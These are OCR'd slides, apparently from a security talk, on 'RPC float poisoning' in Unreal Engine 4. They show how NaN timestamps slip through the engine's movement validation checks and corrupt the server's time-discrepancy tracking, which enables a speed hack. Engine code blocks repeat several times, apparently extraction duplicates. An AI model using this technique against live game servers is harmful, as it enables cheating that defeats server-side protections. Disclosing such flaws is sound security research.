
> Timestamp is first passed through the function UCharacterMovementComponent::IsClientTimeStampValid

```
if (TimeStamp <= 0.f)
{
    return false;
}

const float DeltaTimeStamp = (TimeStamp - ServerData.CurrentClientTimeStamp);

// If TimeStamp is in the past, move is outdated, not valid.
if( TimeStamp <= ServerData.CurrentClientTimeStamp )
{
    return false;
}

if (DeltaTimeStamp < UCharacterMovementComponent::MIN_TICK_TIME)
{
    return false;
}

// TimeStamp valid.
return true;
```

```
if (TimeStamp <= 0.f)
{
    return false;
}

const float DeltaTimeStamp = (TimeStamp - ServerData.CurrentClientTimeStamp);

// If TimeStamp is in the past, move is outdated, not valid.
if( TimeStamp <= ServerData.CurrentClientTimeStamp )
{
    return false;
}

if (DeltaTimeStamp < UCharacterMovementComponent::MIN_TICK_TIME)
{
    return false;
}

// TimeStamp valid.
return true;
```


```
if (TimeStamp <= 0.f)
{
    return false;
}

const float DeltaTimeStamp = (TimeStamp - ServerData.CurrentClientTimeStamp);

// If TimeStamp is in the past, move is outdated, not valid.
if( TimeStamp <= ServerData.CurrentClientTimeStamp )
{
    return false;
}

if (DeltaTimeStamp < UCharacterMovementComponent::MIN_TICK_TIME)
{
    return false;
}

// TimeStamp valid.
return true;
```

```
if (TimeStamp <= 0.f)
{
    return false;
}

const float DeltaTimeStamp = (TimeStamp - ServerData.CurrentClientTimeStamp);

// If TimeStamp is in the past, move is outdated, not valid.
if( TimeStamp <= ServerData.CurrentClientTimeStamp )
{
    return false;
}

if (DeltaTimeStamp < UCharacterMovementComponent::MIN_TICK_TIME)
{
    return false;
}

// TimeStamp valid.
return true;
```



## MOVEMENT RPC

- By pure luck, all of these conditionals are written such that NaN will pass right through
- Since our timestamp was "valid", we generate DeltaTime using NaN




```
float DeltaTime = ClientTimeStamp - CurrentClientTimeStamp;
```

# MOVEMENT RPC

> Now the server will attempt to apply our movement
> Here we run into our first issue

```
// Perform actual movement
if (DeltaTime > 0.f)
{
    MoveAutonomous(TimeStamp, DeltaTime);
}
```



# MOVEMENT RPC

> Our movement doesn't apply since DeltaTime is NaN

> But we're not done yet! We've caused ServerData->CurrentClientTimeStamp to be NaN

> Now we need to look back at UCharacterMovementComponent::IsClientTimeStampValid

```
if (TimeStamp <= 0.f)
{
    return false;
}

const float DeltaTimeStamp = (TimeStamp - ServerData.CurrentClientTimeStamp);

// If TimeStamp is in the past, move is outdated, not valid.
if( TimeStamp <= ServerData.CurrentClientTimeStamp )
{
    return false;
}

if (DeltaTimeStamp < UCharacterMovementComponent::MIN_TICK_TIME)
{
    return false;
}

// TimeStamp valid.
return true;
```

```
if (TimeStamp <= 0.f)
{
    return false;
}

const float DeltaTimeStamp = (TimeStamp - ServerData.CurrentClientTimeStamp);

// If TimeStamp is in the past, move is outdated, not valid.
if( TimeStamp <= ServerData.CurrentClientTimeStamp )
{
    return false;
}

if (DeltaTimeStamp < UCharacterMovementComponent::MIN_TICK_TIME)
{
    return false;
}

// TimeStamp valid.
return true;
```

```
if (TimeStamp <= 0.f)
{
    return false;
}

const float DeltaTimeStamp = (TimeStamp - ServerData.CurrentClientTimeStamp);

// If TimeStamp is in the past, move is outdated, not valid.
if( TimeStamp <= ServerData.CurrentClientTimeStamp )
{
    return false;
}

if (DeltaTimeStamp < UCharacterMovementComponent::MIN_TICK_TIME)
{
    return false;
}

// TimeStamp valid.
return true;
```


MOVEMENT RPC

> DeltaTimeStamp will be NaN regardless of what our second TimeStamp is
> On this second RPC call any timestamp >0.0 will pass the validity check
> Unfortunately, our DeltaTime will still calculate to NaN, so still nothing happens!
> Fortunately, now we've poisoned another value

```
float ClientError = ClientDelta - ServerDelta;

float NewTimeDiscrepancy = ServerData.TimeDiscrepancy + ClientError;
```

# MOVEMENT RPC

- The value NewTimeDiscrepancy is used to detect a difference between client time and server time
- If this difference becomes too large, the server will start ignoring our movement RPCs
- By poisoning this value we can make it impossible for the server to detect that our time difference is invalid



```
if (NewTimeDiscrepancy > MovementTimeDiscrepancyMaxTimeMargin)
{
    // Time discrepancy detected
}
```

# MOVEMENT RPC

- Once NewTimeDiscrepancy is NaN, the server cannot detect a time discrepancy for any timestamp we send
- We can now pull off an old-school speed hack by “speeding up time” client side
- This allows us to move significantly faster than built-in limitations would normally allow


DEMO #1
UE4 SPEEDHACK

# RPC FLOAT POISONING

